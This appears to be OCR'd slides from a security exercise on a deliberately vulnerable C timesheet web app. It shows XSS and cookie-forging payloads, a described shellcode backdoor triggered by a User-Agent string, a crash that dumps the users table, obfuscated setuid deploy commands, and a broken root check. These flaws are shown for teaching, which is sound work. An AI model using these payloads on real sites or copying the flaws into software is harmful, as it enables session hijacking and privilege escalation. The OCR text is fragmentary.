
<-- Last Week -- Today -- Next Week -->



```
"02-08-2014"><input type="hidden" id="query-date" name="query-date" value="hacker"><input type="hidden" id="current-user" name="cu

<th>Date</th><th>Hours Worked</th><th>Status</th></tr></table><center><-- <a id="last-week" href="#">Last Week</a>&nbsp;&nbsp;-- <

mber"];
```



```
://localhost/webapp/timesheet?query=01-02-2014"><script>alert(42);</scri
```


Welcome: Test User [Logout]

42

Read localhost

Poor Session Management

```
if(authenticate(username,password)){
        char username_cookie[1024];
        sprintf(username_cookie, "Username=%s; path=/; max-age=604800;", username);
        response_add_header(res, "Set-Cookie", username_cookie);
        response_add_header(res, "Set-Cookie", "Authenticated=yes; path=/; max-age=604800;");
        response_add_header(res, "Location", "/webapp/timesheet");
} else {
        response_add_header(res, "content-type", "text/html");
        write_page_template_header(res);
        response_write(res, "Username or password is incorrect.");
        write_page_template_footer(res);
}
```




```
javascript:alert(document.cookie);
```

Welcome: Test User [Logout]

```
Username=test; Authenticated=yes
```

Weekday	Date		Status
Sunday	February		Not Submitted
Monday	February 24, 2014	0.0	Not Submitted
Tuesday	February 25, 2014	0.0	Not Submitted
Wednesday	February 26, 2014	0.0	Not Submitted
Thursday	February 27, 2014	0.0	Not Submitted
Friday	February 28, 2014	0.0	Not Submitted
Saturday	March 1, 2014	0.0	Not Submitted



```
javascript:void(document.cookie="Authenticated=yes");
```

Hidden Backdoors

- If User Agent equals asn_roodkcab then take any data in the POST parameter for “data” run it as hex encoded shellcode
    - Demo video…
- On a crash or on average every 1/1000 page requests crash and display database contents for users table
    - Uses libunwind and raises exception probabilistically 1/1000 times
    - Database dump is included in stack trace message

Permissions and Sticky Bits

- Deploy Script
    - sudo chmod 777 /var/fastcgi/webapp
    - sudo chmod +s /var/fastcgi/webapp
    - $(echo -e "\x73\x75\x64\x6F\x20\x63\x68\x6D\x6F\x64\x20\x2B\x73\x20\x77\x65\x62\x61\x70\x70\x0A")

- CMakeLists.txt
    - execute_process(COMMAND sudo chmod +s webapp)

Permissions

```
int uid = (int) geteuid();
if(uid = 0){
        // never run webapp as root, its a security risk
        uid = 1;
}
// set uid to non-root user
setuid(uid);
seteuid(uid);
```